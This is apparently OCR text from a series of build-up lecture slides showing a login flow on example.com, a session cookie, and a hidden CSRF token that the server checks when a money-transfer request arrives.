

POST /login HTTP/1.1
username=alice&password=hunter2
Auth valid?
Client
example.com
Server
example.com



POST /login HTTP/1.1
username=alice&password=hunter2
Auth valid?
OK!
Client
example.com
Server
example.com


POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Client
example.com
Server
example.com


POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Some time later...
Client
example.com
Server
example.com


POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Some time later...
Client
example.com
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=abc
Server
example.com


POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Some time later...
Client
example.com
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=abc
Server
example.com
CSRF token valid?



POST /login HTTP/1.1
username=alice&password=hunter2
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
<!doctype html> Login success!
<input type='hidden' name='csrfToken' value='abc'>
Auth valid?
OK!
Some time later...
Client
example.com
Server
example.com
POST /transfer HTTP/1.1
Cookie: sessionId=1234
amount=100&to=bob&csrfToken=abc
CSRF token valid?
OK!

